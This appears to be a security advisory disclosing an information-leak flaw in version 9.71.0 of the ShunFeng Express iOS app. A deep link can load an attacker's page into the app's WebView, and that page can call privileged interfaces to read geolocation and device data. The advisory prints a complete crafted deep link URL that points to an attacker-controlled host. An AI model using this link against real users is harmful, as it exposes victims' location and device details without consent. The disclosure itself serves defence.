An information leak vulnerability in the iOS version of ShunFeng Express App

Brief Description

ShunFeng Express is an express app providing functions such as sending and receiving express deliveries, querying shipping information and tracking real-time parcel location. It ranks **No.24** in the **"Utilities" category** list on the App Store of the Chinese region and has **44,000 ratings**.


The iOS version of the ShunFeng Express app supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found that **there lacks a proper domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the ShunFeng Express app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's geolocation information** and **device information**.


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **com.sf-express://openApp/?schemeParams={"params":{"title":"AttackerPage","source":{"uri":"https://attack.com/iOSJS/shunfengexpress/atkShunFengExpress.html"}},"needLogin":true,"pageRoute":"WedViewPage"}**. Here, **"attack.com"** is a domain under the attacker's control.

When the victim clicks on this URL, the URL directs the victim to the ShunFeng Express app. The app lacks a domain name check, so it allows the webpage **https://attack.com/iOSJS/shunfengexpress/atkShunFengExpress.html** to be loaded within the webview of the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's geolocation information** and **device information**.



Impact of the Vulnerability

Scope of the vulnerability: ShunFeng Express app iOS version 9.71.0 (the latest version as of 2024-11-08).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

- ☞ **CN:**
  https://apps.apple.com/cn/app/%E9%A1%BA%E4%B8%B0%E9%80%9F%E8%BF%90-%E5%BF%AB%E9%80%92%E6%9F%A5%E5%AF%84%E6%94%B6-%E4%B8%8D%E6%AD%A2%E6%98%AF%E5%BF%AB/id899529698

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.